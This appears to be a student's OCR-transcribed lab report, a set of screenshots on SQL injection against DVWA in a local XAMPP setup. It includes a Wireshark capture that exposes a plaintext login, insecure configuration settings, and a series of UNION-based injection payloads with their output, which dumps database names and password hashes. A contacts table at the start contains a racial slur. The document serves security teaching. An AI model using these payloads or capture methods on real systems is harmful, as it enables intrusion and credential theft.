

Dashboard | Personal Contacts
techpanda.org/dashboard.php
Dashboard | Personal Contacts Manager v1.0
Add New Contact
Log Out
ID
First Name
Last Name
Mobile No
Email
Actions
1 mynams jenefry 9898989898 admin@gmail.com
79965 Dark John 9658421365 admin@xyz.com Edit
79966 Ticketera Entretaiment 7876543452 ticketerapr@gmail.com Edit
79967 Dark Maiden 87635444242 darkmaiden@octupus.ps Edit
79968 shaun dzousa 864547964 xyz@gmail.com Edit
79969 Taher sheikh 123456789 tahersheikh@gmail.com Edit
79970 sdhulyagd dadawd 8848438348 soudadh@gmail.com Edit
79971 nigger hqwdbldnxqwhud not tellling u vedant.r@gemsisak.com Edit
Total Records Count: 8



http
No. Time Source Destination Protocol Length Info
458 7.282319 172.23.2.226 72.52.251.71 HTTP 507 GET /index.php HTTP/1.1
480 7.507747 72.52.251.71 172.23.2.226 HTTP 1184 HTTP/1.1 302 Found (text/html)
481 7.516676 172.23.2.226 72.52.251.71 HTTP 511 GET /dashboard.php HTTP/1.1
513 7.745644 72.52.251.71 172.23.2.226 HTTP 118 HTTP/1.1 200 OK (text/html)
681 8.987218 172.23.2.226 72.52.251.71 HTTP 498 GET /dashboard.php HTTP/1.1
724 9.211436 72.52.251.71 172.23.2.226 HTTP 118 HTTP/1.1 200 OK (text/html)
728 9.225524 172.23.2.226 72.52.251.71 HTTP 453 GET / HTTP/1.1
751 9.455603 72.52.251.71 172.23.2.226 HTTP 1158 HTTP/1.1 302 Found (text/html)
753 9.462829 172.23.2.226 72.52.251.71 HTTP 466 GET /dashboard.php HTTP/1.1
777 9.693601 72.52.251.71 172.23.2.226 HTTP 118 HTTP/1.1 200 OK (text/html)
871 10.931418 172.23.2.226 72.52.251.71 HTTP 508 GET /logout.php HTTP/1.1
887 11.157539 72.52.251.71 172.23.2.226 HTTP 474 HTTP/1.1 302 Found
888 11.160395 172.23.2.226 72.52.251.71 HTTP 507 GET /index.php HTTP/1.1
906 11.384017 72.52.251.71 172.23.2.226 HTTP 1130 HTTP/1.1 200 OK (text/html)
1762 24.253622 172.23.2.226 72.52.251.71 HTTP 641 POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)
1777 24.473487 72.52.251.71 172.23.2.226 HTTP 1184 HTTP/1.1 302 Found (text/html)
1778 24.479474 172.23.2.226 72.52.251.71 HTTP 507 GET /dashboard.php HTTP/1.1
1788 24.698926 72.52.251.71 172.23.2.226 HTTP 118 HTTP/1.1 200 OK (text/html)


Frame 1762: 641 bytes on wire (5128 bits), 641 bytes captured (5128 bits) on interface \Device\NPF_{E72E6786-71D5-4DA8-A9DC-061843E85DB0},
Ethernet II, Src: HP_c1:69:a8 (c0:18:03:c1:69:a8), Dst: Cisco_8b:60:fc (6c:b2:ae:8b:60:fc)
Internet Protocol Version 4, Src: 172.23.2.226, Dst: 72.52.251.71
Transmission Control Protocol, Src Port: 51089, Dst Port: 80, Seq: 1, Ack: 1, Len: 587
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "email" = "abs@gmail.com"
Form item: "password" = "pass123"


Practical 7


XAMPP for SQL Injection








```
# password       = your_password
port=3307
socket="C:/xampp/mysql/mysql.sock"


# Here follows entries for some specific

# The MySQL server
default-character-set=utf8mb4
[mysqld]
port=3307
socket="C:/xampp/mysql/mysql.sock"
basedir="C:/xampp/mysql"
tmpdir="C:/xampp/tmp"
datadir="C:/xampp/mysql/data"
pid_file="mysql.pid"
```



















```
#
# If you are using MariaDB then you cannot use roo
dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port']      = '3307';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
```




```
/* Authentication type and info */
$cfg['Servers'][$i]['auth_type'] = 'config';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = '';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['AllowNoPassword'] = true;
$cfg['Lang'] = '';
$cfg['Servers'][$i]['Port'] = 3307;
```










```
; https://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open UR
files.
; https://php.net/allow-url-include
allow_url_include=On
```

```
;extension=ffi
;extension=ftp
extension=fileinfo
extension=gd
extension=gettext
;extension=gmp
```


localhost/dvwa/login.php
DVWA
Username
Password
Login
Damn Vulnerable Web Application (DVWA)



Username
dvwa
Password
Login



Setup DVWA
Instructions
About
Database Setup
Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
C:\xampp\htdocs\DVWA\config\config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.
Setup Check
Web Server SERVER_NAME: localhost
Operating system: Windows
PHP version: 8.2.12
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed
Backend database: MySQL/MariaDB
Database username: dvwa
Database password: ******
Database database: dvwa
Database host: 127.0.0.1
Database port: 3307
reCAPTCHA key: Missing
Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: Yes

allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them

Create / Reset Database





DVWA Security


Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low Submit



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1
First name: admin
Surname: admin
```

User ID: Submit

```
ID: 2
First name: Gordon
Surname: Brown
```

User ID: Submit

```
ID: 3
First name: Hack
Surname: Me
```

User ID: Submit

```
ID: 4
First name: Pablo
Surname: Picasso
```

User ID: Submit

```
ID: 5
First name: Bob
Surname: Smith
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: a' OR ''='
First name: admin
Surname: admin

ID: a' OR ''='
First name: Gordon
Surname: Brown

ID: a' OR ''='
First name: Hack
Surname: Me

ID: a' OR ''='
First name: Pablo
Surname: Picasso

ID: a' OR ''='
First name: Bob
Surname: Smith
```

User ID: Submit

```
ID:  ' union select 1,@@version#
First name: 1
Surname: 10.4.32-MariaDB
```

User ID: Submit

```
ID: ' union select null,@@version#
First name:
Surname: 10.4.32-MariaDB
```

User ID: Submit

```
ID: ' union select null,@@hostname #
First name:
Surname: LAPTOP-6O545BH8
```

User ID: Submit

```
ID:  ' union select null,database() #
First name:
Surname: dvwa
```

User ID: Submit

```
ID:  ' union select null,schema_name from information_schema.schemata #
First name:
Surname: information_schema

ID:  ' union select null,schema_name from information_schema.schemata #
First name:
Surname: dvwa

ID:  ' union select null,schema_name from information_schema.schemata #
First name:
Surname: test
```

User ID: Submit

```
ID:  ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID:  ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03

ID:  ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID:  ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID:  ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99
```

User ID: Submit


```
ID: ' union select null,@@datadir #
First name:
Surname: C:\xampp\mysql\data\
```


User ID: Submit

